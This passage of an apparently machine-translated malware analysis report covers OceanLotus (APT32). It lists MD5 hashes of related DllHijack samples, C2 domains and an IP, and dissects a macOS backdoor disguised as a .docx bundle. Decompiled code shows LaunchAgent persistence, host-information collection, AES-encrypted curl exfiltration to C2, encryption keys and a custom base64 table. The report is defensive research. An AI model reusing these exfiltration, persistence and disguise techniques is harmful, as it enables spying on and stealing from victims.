The following figure is: in this Dropper version, the randomly generated key is stored in the environment variable:

```

129 String = 0;
130 memset(&v105, 0, 128u);
131 v51 = &String;
132 v52 = &v113;
133 v53 = 16;
134 do
135 {
136     v54 = *(v52 - 2);
137     *v51 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v52 - 2) >> 4];
138     v55 = a0123456789abcd[v54 & 0xF];
139     v56 = (unsigned __int8)*(v52 - 1);
140     v51[1] = v55;
141     v51[2] = a0123456789abcd[v56 >> 4];
142     v57 = a0123456789abcd[v56 & 0xF];
143     v58 = (unsigned __int8)*v52;
144     v51[3] = v57;
145     v51[4] = a0123456789abcd[v58 >> 4];
146     v59 = a0123456789abcd[v58 & 0xF];
147     v60 = (unsigned __int8)v52[1];
148     v51[5] = v59;
149     v51[6] = a0123456789abcd[v60 >> 4];
150     v51[7] = a0123456789abcd[v60 & 0xF];
151     v51 += 8;
152     v52 += 4;
153     --v53;
154 }
155 while ( v53 );
156 lpValue = (LPCWSTR)&v97;
157 fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
158 v61 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
159 if ( lpValue != (LPCWSTR)&v97 )
160     free((void *)lpValue);
161 if ( v61 )

```

Correlation Analysis

Trojan Samples

Through the analysis of the general backdoor of OceanLotus, a large number of homologous samples were found through the features in its code:

MD5	Compile time	The file size	Module name
ac5f18f1c20901472d4708bd06a2d191	In the 2018-06-13 s, 11:33:33	93184	DllHijack. DLL
221e9962c9e7da3646619ccc47338ee8	In the 2018-06-25 s, 02:35:46	93184	DllHijack. DLL
26ea45578e05040deb0cc46ea3103184	In the 2018-07-02 s, 02:11:55	142336	DllHijack. DLL

200033d043c13b88d121f2c1d8d2dfdf	In the 2018-07-09 s, 03:00:10	2053632	DllHijack. DLL
9972111cc944d20c9b315fd56eb3a177	In the 2018-07-13 s, 03:48:03	142336	DllHijack. DLL
bf040c081ad1b051fdf3e8ba458d3a9c	In the 2018-07-23 s, 03:11:16	93184	DllHijack. DLL
6c2a8612c6511df2876bdb124c33d3e1	In the 2018-07-23 s, 04:50:51	93184	DllHijack. DLL
7dace8f91a35766e9c66dd6258552b02	In the 2018-07-23 s, 12:59:23	142336	DllHijack. DLL
c9093362a83b0e7672a161fd9ef9498a	In the 2018-08-07 s, 03:12:39	92672	DllHijack. DLL
38f9655c72474b6c97dc9db9b3609677	In the 2018-08-09 s, 10:11:58	93184	DllHijack. DLL
4bb4d19b42e74bd11459c9358c1a6f01	In the 2018-08-13 s, 02:21:13	168960	DllHijack. DLL
f42611ac0ea2c66d9f27ae14706c1b00	In the 2018-08-13 s, 08:46:56	92672	DllHijack. DLL
c28abdfe45590af0ef5c4e7a96d4b979	In the 2018-08-15 s, 03:20:08	92672	DllHijack. DLL
cf0b74fe79156694a2e3ea81e3bb1f85	In the 2018-08-20 s, 02:12:34	92672	DllHijack. DLL
c78fd680494b505525d706c285d5ebce	In the 2018-08-20 s, 02:23:12	92672	DllHijack. DLL
77390c852addc3581d14acf06991982e	In the 2018-08-29 s, 03:20:46	168960	DllHijack. DLL
49e969a9312ee2ae639002716276073f	In the 2018-08-29 s, 03:50:11	93184	DllHijack. DLL
f5ad93917cd5b119f82b52a0d62f4a93	In the 2018-08-30 s, 08:22:15	129536	DllHijack. DLL
6291eabf6a8c58cad6a04879b7ba229f	In the 2018-09-04 s, 02:24:06	92672	DllHijack. DLL
9a10292157ac3748212fb77769873f6c	In the 2018-09-04 s, 02:42:21	129536	DllHijack. DLL
a406626173132c8bd6fe52672deacbe7	In the 2018-09-06 s, 02:03:30	92672	DllHijack. DLL
93c3d6cffdc0a2f29844ff130a920be	In the 2018-09-06 s, 08:01:41	129536	DllHijack. DLL
6b8fc8c9fe4f4ef90b2fcbcc0d24cfc9	In the 2018-09-10 s, 02:44:30	119296	DllHijack. DLL
1211dea7b68129d48513662e546c6e21	In the 2018-09-11 s, 03:06:50	92672	DllHijack. DLL
2f1f8142d479a1daf3cbd404c7c22f9f	In the 2018-09-17 s, 04:12:57	111616	DllHijack. DLL
0f877ad5464fcb12e1c019adf7065cc	In the 2018-09-18 s, 02:24:47	92672	DllHijack. DLL
cab262b84dbd319f3df84f221e5c451f	In the 2018-09-18 s, 03:00:51	111616	DllHijack. DLL
07ff4f943b202f4e16c227679d9b598a	In the 2018-09-19 s, 02:01:04	92672	DllHijack. DLL
7a6ba3e26c86f3366f544f4553c9d00a	In the 2018-09-24 s, 07:12:34	93184	DllHijack. DLL

518f52aab9a059d181bfe864097091e	In the 2018-09-25 s, 02:59:04	111616	DllHijack. DLL
70a64ae401c0a5f091b5382dea2432df	In the 2018-10-03 s, 04:17:51	111616	DllHijack. DLL
d40b4277e0d417e2e0cff47458ddd62d	In the 2018-10-09 s, 03:22:19	95232	DllHijack. DLL
5f1bc795aa784f781d91acc97bec6644	In the 2018-10-17 s, 08:02:50	209412	DllHijack. DLL
305d992821740a9cbbda9b3a2b50a67c	In the 2018-10-22 s, 03:27:24	92672	DllHijack. DLL
7df61bc3a146fcf56fe1bbd3c26ea8c0	In the 2018-10-22 s, 03:34:11	113664	DllHijack. DLL
3c04352c5230b8cbaa12f262dc01d335	In the 2018-11-14 s, 07:07:53	92672	DllHijack. DLL
41f717eda9bc37de6ea584597f60521f	In the 2018-11-15 s, 02:03:44	92672	DllHijack. DLL
db81a7e405822be63634001ec0503620	In the 2018-11-28 s, 08:55:24	112128	DllHijack. DLL
865a7e3cd87b5bc5feec9d61313f2944	In the 2018-11-29 s, 02:21:27	92672	DllHijack. DLL
aad445e7ffc5ce463996e5db13350c5b	In the 2018-11-29 s, 08:18:42	115712	DllHijack. DLL
9bcd0b2590c53e4c0ed5614b127c6ba7	In the 2018-11-29 s, 09:25:15	112128	DllHijack. DLL
7338852de96796d7f733123f04dd1ae9	In the 2018-12-04 s, 02:27:26	92672	DllHijack. DLL
906a6898d099eb50c570a4014c1760f5	In the 2018-12-04 s, 04:31:45	115712	DllHijack. DLL
a530410bca453c93b65d0de465c428e4	In the 2018-12-06 s, 03:21:22	115712	DllHijack. DLL
de409b2fe935ca61066908a92e80be29	In the 2018-12-10 s, 04:03:20	115712	DllHijack. DLL
2756b2f6ba5bcf811c8baced5e98b79f	In the 2018-12-10 s, 04:29:12	92672	DllHijack. DLL

MAC Backdoor


In the previous chapter, we found that the resolved IP of C2:rio.imbandaad.com was 198.15.119.125. When we checked the IP again, we found that one of the domain names, web.dalalepreadaa.com, had been labeled as OceanLotus

The screenshot shows a web interface for domain intelligence analysis. The main header displays the IP address '198.15.119.125'. Below this, there are several tabs: '威胁情报', '域名反查', '主机信息', and '数字证书'. The '域名反查' (Domain Reverse Lookup) tab is active, showing a table of domains associated with the IP. The table has columns for '域名' (Domain), '最早看到' (First Seen), '最近看到' (Last Seen), and '标签' (Tags). The domain 'web.dalalepreadaa.com' is highlighted in red and has a red tag that says 'API32 钓鱼花' (API32 Phishing). Other domains listed include 'innatwoodwardpark.com', 'qwertypanda.innatwoodwardpark.com', 'rio.imbandaad.com', 'p12.alerentice.com', 'ermahgerd.com', and 'www.ermahgerd.com'.

And through this domain name, we discovered a OceanLotus's newest MAC sample.

To disguised as a document, first of all, the sample will be in the folder name in docx d, lowercase Roman numeral five hundred instead, to deceive users: Don khieu nai. d ocx


Windows looks like this:



On the Macosx system is the office icon of the docx file, is actually a directory:




Don khieu nai.docx



Because iconFile in info.plist points to the iconFile of a doc, as shown below:

```
Info.plist x
<?xml version="1.0" encoding="UTF-8"?>↓
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">↓
<plist version="1.0">↓
<dict>↓
  <key>CFBundleExecutable</key>↓
  <string>Don khieu nai</string>↓
  <key>CFBundleIconFile</key>↓
  <string>info.icns</string>↓
  <key>CFBundleIdentifier</key>↓
  <string>com.apple.files</string>↓
  <key>CFBundleName</key>↓
  <string>com.apple.files</string>↓
  <key>CFBundlePackageType</key>↓
  <string>APPL</string>↓
  <key>CFBundleShortVersionString</key>↓
  <string>1.0</string>↓
  <key>CFBundleSupportedPlatforms</key>↓
  <array>↓
    <string>MacOSX</string>↓
  </array>↓
  <key>CFBundleVersion</key>↓
  <string>1.0</string>↓
  <key>LSMinimumSystemVersion</key>↓
  <string>10.6</string>↓
  <key>LSUIElement</key>↓
  <true/>↓
  <key>NSHumanReadableCopyright</key>↓
  <string>Copyright © 2013 Apple. All rights reserved.</string>↓
```



The following is the signature information of the sample, as shown in the figure:

```
Identifier = com) apple) files↵  
Format=bundle with mach-o thin (x86_64)↵  
CodeDirectory v=20200 size=439 flags=0x0(none) hashes=15+3 location=embedded↵  
Hash type = sha1 size = 20↵  
CDHash f54c13237d538cd3d885062e11c306b01d858f = 80↵  
Signature size = 8522↵  
Authority=Developer ID Application: DAVID DOWELL (B5YH6VDVRE)↵  
Authority = Developer ID Certification Authority↵  
Authority = Apple Root CA↵  
Timestamp=Sep 19, 2018, 3:57:09 AM↵  
The Info. The plist entries = 11↵  
TeamIdentifier = B5YH6VDVRE↵  
Sealed Resources version=2 rules=12 files=2↵  
Internal requirements count = 1 size = 208↵
```

After the sample is executed, three directories will be created in the Library directory:

LaunchAgents

Media

Video


Install an application named LaunchAgents to start up:

```
[bogon:LaunchAgents abc$ cat com.apple.media.agentd.plist  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co  
PropertyList-1.0.dtd">  
<plist version="1.0">  
<dict>  
<key>Label</key>  
<string>com.apple.media.agentd</string>  
<key>ProgramArguments</key>  
<array>  
<string>/Users/abc/Library/Video/Download/Updater/mediaagentd</string>  
</array>  
<key>RunAtLoad</key>  
<true/>  
<key>KeepAlive</key>  
<true/>  
</dict>
```

The application points to the mediaagentd program in the Video directory:



At the same time, the previous directory was replaced by a real docx file, to achieve a diversion:




The released mediaagentd program is shelled and will be loaded and executed in memory after decryption:

```

1 __int64 __fastcall start@crax>(__int64 a1@crbx>, __int64 a2@cr14>, __int64 a3@cr8>, void (__fastcall *a4)(_QWORD, _QWORD, _QWORD, _
2 {
3   unsigned int v4; // ecx
4   unsigned __int64 v5; // rax
5   unsigned int v6; // edx
6   unsigned __int64 v7; // rbx
7   __int64 (__fastcall *v8)(__int64, __int64); // r15
8   char v10; // [rsp+10h] [rbp-4030h]
9   __int64 savedregs; // [rsp+4040h] [rbp+0h]
10  void *retaddr; // [rsp+4048h] [rbp+8h]
11
12  v4 = *(_DWORD *)((unsigned __int64)start & 0xFFFFFFFFF0000LL) + 0x10;
13  if ( v4 )
14  {
15    v5 = (unsigned __int64)start & 0xFFFFFFFFF0000LL | 0x20;
16    v6 = 0;
17    while ( *(_DWORD *)v5 != 25 || *(_QWORD *)v5 + 10 != 6073460636892678476LL )
18    {
19      ++v6;
20      v5 += *(unsigned int *)(v5 + 4);
21      if ( v6 >= v4 )
22        goto LABEL_10;
23    }
24    v7 = *(unsigned __int64 **)(v5 + 24);
25    a3 = (__int64)v7 + *v7;
26    a4 = (void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))(v7 + 1);
27    do
28    {
29      a2 = *(unsigned int *)v7 - 1;
30      v7 -= 2;
31    }
32    while ( !a2 );
33    a1 = (__int64)v7 - a2;
34  }
35 LABEL_10:
36  v8 = (__int64 (__fastcall *)(__int64, __int64))sub_F00008FD(a1, a2, (__int64)&v10, 0x4000LL, a3, a4, &savedregs);
37  sub_F0000F7E();
38  retaddr = (void *)v8;
39  return v8(a1, a2);
40 }

```

The unshelled MACOS file is as follows:




At the entrance of the file, there will be a while loop, which will collect computer information and send it, enter the loop function of remote control, sleep for a random period of time, and continue the repeated process:

```


1 void __fastcall __noreturn sub_1000116E8(__int64 a1, char **a2)
2 {
3   char *v2; // rbx
4   size_t v3; // rax
5   __int64 v4; // rax
6   unsigned int v5; // eax
7   int v6; // eax
8
9   fun_GetFileName(*a2);
10  v2 = *a2;
11  v3 = strlen(*a2);
12  bzero(v2, v3);
13  sub_10000F4E8(v4);
14  while ( 1 ) // CurlSendInfo
15  {
16    if ( fun_MainSendInfo() )
17      fun_MainLoopInfo();
18    v5 = time(0LL);
19    srand(v5);
20    v6 = rand();
21    sleep(v6 - 36 * (((unsigned __int64)(0x38E38E39LL * v6) >> 63) + (0x38E38E39LL * v6 >> 35)) + 10);
22  }
23 }

```

Many of the internal strings are encrypted. The following is where the encryption function is used:



The decryption method is mainly through CCCrypt, and the algorithm is aes, iv is 0, as shown in the figure:



```

__data:00000001000173C4          align 10h
__data:00000001000173D0 unk_1000173D0 db 4Eh ; N
__data:00000001000173D0
__data:00000001000173D1          db 62h ; b
__data:00000001000173D2          db 0Ah
__data:00000001000173D3          db 0BEh
__data:00000001000173D4          db 0DAh
__data:00000001000173D5          db 0FBh
__data:00000001000173D6          db 4Dh ; M
__data:00000001000173D7          db 98h
__data:00000001000173D8          db 66h ; f
__data:00000001000173D9          db 0CCh
__data:00000001000173DA          db 9Dh
__data:00000001000173DB          db 9Ch
__data:00000001000173DC          db 2Dh ; -
__data:00000001000173DD          db 29h ; )
__data:00000001000173DE          db 0E2h
__data:00000001000173DF          db 0D7h
__data:00000001000173E0          db 0EAh
__data:00000001000173E1          db 18h
__data:00000001000173E2          db 0ADh
__data:00000001000173E3          db 0F1h

```

The decrypted data is as follows:

```

0x100014170      touch -t +
0x100014190      " +
0x1000141b0      " > /dev/null +
0x100014250      2>&1 +
0x1000141f0      2>/dev/null & sleep +
0x100014220      ; kill $! > /dev/null 2>&1 +
0x100014270      2>/dev/null +
0x100014290      +
0x1000142b0      /private +
0x1000142e0      system_profiler SPHardwareDataType 2>/dev/null | awk '/Processor / {split($0,line,""); printf("%s",line[2]):}' +
0x100014360      machdep.cpu.brand_string +
0x100014880      |
0x100014390      ifconfig +
0x1000143b0      " | awk '/ether /{print $2}' +
0x1000143d0      ifconfig -l +
0x1000143e0      ifconfig -l +
0x1000144e0      end +
0x100014900      +
0x1000145a0      /System/Library/CoreServices/SystemVersion.plist +
0x1000145f0      <string> +
0x100014610      </string> +
0x100014630      Mac OSX +
0x1000144b0      scutil --get ComputerName +
0x100014650      uname -m +
0x100014670      x86_64 +
0x100014500      ioreg -rd -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\n"); printf("%s", line[4]): }' +
0x100014580      .r +
0x100014840      http:// +
0x100014860      curl/7.36.1 +
0x100014840      http:// +
0x100014860      curl/7.36.1 +
0x100014820      /dev/null +
0x100014840      http:// +
0x100014860      curl/7.36.1 +

```

And the information collected is encrypted by AES and sent through the CURL library:

```

29 v4 = curl_easy_init();
30 if ( v4 )
31 {
32     std::string::string((std::string *)&v15, a1);
33     v21 = *((_QWORD *)"\xB8\xED\xAA\xD4\x04\x95\xF7\xF4\xEF\xE8\t\x01p\xA1\x93");
34     v22 = 0;
35     v5 = (const char *)fun_DecodeStr((__int64)&v21, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
36     v6 = (char *)v5;
37     v7 = strlen(v5);
38     if ( std::string::find((std::string *)&v15, v6, 0LL, v7) == -1LL )
39     {
40         sub_1000040C0((std::string *)&v14, v6, (std::string *)&v15);
41         std::string::assign((std::string *)&v15, (const std::string *)&v14);
42         v8 = v14 - 24;
43         if ( (_UNKNOWN *) (v14 - 24) != &std::string::Rep::S_empty_rep_storage
44             && _InterlockedExchangeAdd((volatile signed __int32 *) (v14 - 8), 0xFFFFFFFF) <= 0 )
45         {
46             std::string::Rep::M_destroy(v8, &v18);
47         }
48     }
49     if ( v6 )
50     free(v6);
51     curl_easy_setopt(v4, CURLOPT_URL, v15);
52     curl_easy_setopt(v4, CURLOPT_WRITEFUNCTION, sub_10000FB9A);
53     curl_easy_setopt(v4, CURLOPT_FILE, &v16);
54     curl_easy_setopt(v4, CURLOPT_TIMEOUT, *((_QWORD *)v2 + 1));
55     v19 = *((_QWORD *)"BG\x89\xCF\x43\xF8\x19R\xC8\x7F\xF1\x9402x");
56     v20 = 0;
57     v9 = (void *)fun_DecodeStr((__int64)&v19, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
58     curl_easy_setopt(v4, CURLOPT_USERAGENT, v9);
59     if ( v9 )
60     free(v9);
61     if ( *((_BYTE *)v2 + 24) )
62     curl_easy_setopt(v4, CURLOPT_COOKIE, *((_QWORD *)v2 + 2));
63     v10 = curl_easy_perform(v4);
64     *((_DWORD *)v2 + 7) = *__error();
65     if ( v10 == 52 )
66     {
67         v11 = rand();
68         sleep(v11 - 3 * (((unsigned __int64)(1431655766LL * v11) >> 63) + ((unsigned __int64)(1431655766LL * v11) >> 32) + 1));
69         v18 = curl_easy_perform(v4);
70         *((_DWORD *)v2 + 7) = *__error();
71     }
72     if ( v10 == CURL_OK )
73     {
74         curl_easy_getinfo(v4, CURLINFO_RESPONSE_CODE, &v13);

```

The message distribution function of remote control is as follows: different operations will be performed according to its own token in the first place. The following is the operation of listing the directory:

```

698     if ( v26 == 'r' )
699     {
700         v10 = 1;
701         v5 = (char *)&v153;
702         pthread_create(&v84, &v153, sub_100008C68, v44);
703         goto LABEL_165;
704     }
705     else if ( v26 == '#' || v26 == '<' )
706     {
707         v10 = 1;
708         v5 = (char *)&v153;
709         pthread_create(&v84, &v153, (void *(*__cdecl *) (void *))sub_100008654, v44); // list dir
710         goto LABEL_165;
711     }
712     if ( *v46 )
713     operator_delete(*v46);
714     v52 = (void *) (*v45 - 24LL);
715     if ( v52 != &std::string::Rep::S_empty_rep_storage
716         && _InterlockedExchangeAdd((volatile signed __int32 *) (*v45 - 8LL), 0xFFFFFFFF) <= 0 )
717     {
718         v5 = &v152;
719     }

```

The key used for data transmission is different from the key used for decryption string. The following is the encryption key for data transmission:

07e74ff2ce9688c8f79b91ab32c95d11c140d3ac

```

__data:00000001000173F0 unk_1000173F0 db 7 ; DATA XREF: fun_MainSendInfo+F0to
__data:00000001000173F0 ; fun_MainSendInfo+282to
__data:00000001000173F1 db 0E7h
__data:00000001000173F2 db 4Fh ; 0
__data:00000001000173F3 db 0F2h
__data:00000001000173F4 db 0CEh
__data:00000001000173F5 db 96h
__data:00000001000173F6 db 88h
__data:00000001000173F7 db 0C8h
__data:00000001000173F8 db 0F7h
__data:00000001000173F9 db 98h
__data:00000001000173FA db 91h
__data:00000001000173FB db 0ABh
__data:00000001000173FC db 32h ; 2
__data:00000001000173FD db 0C9h
__data:00000001000173FE db 5Dh ; ]
__data:00000001000173FF db 11h
__data:0000000100017400 db 0C1h
__data:0000000100017401 db 40h ; @
__data:0000000100017402 db 0D3h
__data:0000000100017403 db 0ACh

```

And some string decryption algorithms use base64 decryption first, then aes decrypt:

```

1  int64 __usercall sub_10000F6E1@<rax>(<int64 a1@<rax>, <int64 a2@<rdi>)
2 {
3     int64 v3; // [rsp+0h] [rbp-10h]
4
5     v3 = a1;
6     std::string::string(
7         a2,
8         "xJcHs54+oUuDh0zW2rElsy0oe8o0HwxqAt1nT0N21mdg0Pnsefuqa469CeovGrGai6SV/a6Mhf4n/IB/ERwftI==",
9         &v3);
10    return a2;
11}

30    v4 = strlen(v3);
31    v5 = (const char *)fun_DecodeStr((__int64)v3, v4, (__int64)&unk_1000173D0, qword_1000173E4, 1u);
32    v6 = (char *)v5;
33    v7 = strlen(v5);
34    std::string::assign(this, v6, v7);
                                     1 means base64 encode
                                     0 means not base64 encode

47        v22 = 0;
48        v13 = (__int64)fun_Base64(a1, a2, &v25);
49        v10 = v25;
50    }
51}
52    bzero(&v26, 32uLL);
53    v14 = v8;
54    if ( v8 > 32 )
55        v14 = 32LL;
56    memcpy(&v26, v9, v14);
57    v15 = malloc(v10 + 32);
58    *v24 = v15;
59    v16 = v13;
60    v17 = (void *)v13;
61    v12 = 0;
62    if ( !(unsigned int)CCCrypt(a7 ^ 1u, 0LL, 1LL, &v26, 32LL, 0LL, v16, v10, v15, v10 + 32, v23) )
63        //

```

But the base64 used in the decryption is not the standard base64. The following figure shows the base64 table of the malicious code:

```

__const:0000000100014950 ; char aIjklmnopabcdeff[64]
__const:0000000100014950 aIjklmnopabcdeff db 'IJKLMNOPABCDEFGHIJKLmnopXghijklmYZabcdefopqrstuV456789+/wxyz0123'
__const:0000000100014950 ; DATA XREF: fun_Base64+3Afo
__const:0000000100014990 ; _BYTE byte_100014990[64]
__const:0000000100014990 byte_100014990 db 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'A', 'B', 'C'
__const:0000000100014990 ; DATA XREF: sub_100010B5E+AEfo
__const:0000000100014990 ; sub_100010B5E+153fo
__const:0000000100014990 db 'D', 'E', 'F', 'G', 'H', 'Q', 'R', 'S', 'T', 'U', 'V'
__const:0000000100014990 db 'W', 'X', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'Y'
__const:0000000100014990 db 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'o', 'p', 'q', 'r'
